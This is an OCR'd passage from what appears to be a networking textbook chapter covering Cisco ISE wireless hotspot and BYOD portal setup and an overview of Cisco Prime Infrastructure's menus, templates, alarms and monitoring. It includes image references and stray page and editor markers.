


Figure 20-42. *Wireless ISE wireless hotspot portal configuration*

Our hotspot is ready now. Click Commit.




Figure 20-43. *Wireless ISE wireless hotspot portal test*

Click TEST PORTAL to test our hotspot.




Figure 20-44. *Wireless ISE wireless hotspot portal acceptance*

281 Click Accept to finish testing our hotspot.




Figure 20-45. *Wireless ISE wireless hotspot portal connection*

282 We have successfully tested the hotspot.




Figure 20-46. *Wireless ISE wireless hotspot portal completion*

283 We are now ready to go live. Click Go Live so users can use the hotspot.

284 BYOD Wizard

285 Navigate to Bring Your Own Device from the Wireless Setup wizard. Select from Single SSID or Dual SSID
286 and then click SETUP. We will go with Single SSID.




Figure 20-47. *Wireless ISE wireless BYOD wizard*

Select Single SSID. 287
Select your WLC or add a new one and click Commit. 288




Figure 20-48. *Wireless ISE wireless BYOD WLC selection*

289 Add your wireless SSID and click Add.




Figure 20-49. *Wireless ISE wireless BYOD SSID setup*

290 Select your SSID and click Commit.




Figure 20-50. *Wireless ISE wireless BYOD SSID configuration*

AU12 Select your Authentication Directory you previously configured and add employees to the group.




Figure 20-51. *Wireless ISE wireless BYOD AD configuration*

You can choose to customize the BYOD portal and the My Devices Portal just as we did with the guest portal. Enter your custom URL for employees to remember it. The URL could be mydevices.local. It should be in your corporate DNS server and pointed to ISE. Once complete, click Next and Go Live after verifying your configuration.




Figure 20-52. *Wireless ISE wireless BYOD portal*

We can customize the device portal by clicking the pencil and adjusting settings like the color. Then click Commit.




Figure 20-53. *Wireless ISE wireless BYOD portal configuration*

Lastly, we are ready to click Go Live and use the BYOD portal.

Cisco Prime

Cisco Prime Infrastructure has been discussed in other chapters, and we will discuss it here too as it can be used to manage wireless networks.

Prime can be used for the following:

- It allows you to track devices and display their locations using spatial maps.
- It contains wireless planning tools for AP placement.
- It allows you to use configuration templates to deploy WLCs and APs.
- It allows you to receive alerts and has a built-in troubleshooting tool.
- It allows for monitoring of the wireless network.
- Detailed reports can be run.

To log in to Prime, browse to the IP address of the server and log in using username and password.

Figure 20-54. *Cisco Prime login*

After logging in, you see a home page as in Figure 20-55.




Figure 20-55. *Cisco Prime home page*

We can see the menu:

- *Dashboard*: Displays dashboards of network activity or information.
- *Monitor*: Monitoring display for troubleshooting and maintenance.
- *Configuration*: Configuration templates are monitored and deployed.
- *Inventory*: Manage device and software inventory.
- *Maps*: View network architecture maps.
- *Services*: Access mobility services.
- *Reports*: View reports.

Administration: Prime Infrastructure server management.




Figure 20-56. *Cisco Prime Dashboard Overview*

If you hover over the menu, we see a list of our different options. Let's hover over Configuration. To configure WLCs and APs through Prime, you can use configuration templates. We can see several different templates including Controller Configuration Groups, Lightweight Access Points, and Autonomous Access Points.




Figure 20-57. *Cisco Prime Configuration menu*

Here is the severity of the alarms: AU13

- *Critical*: Shown with a red circle
- *Major*: Shown with an orange triangular arrow
- *Minor*: Shown with a yellow triangular arrow




Figure 20-58. *Cisco Prime alarms*

Wireless Network Monitoring

You can monitor a wide variety of aspects within your wireless network with Prime. You can do this by clicking Dashboard and then Overview to see your WLC and AP count.

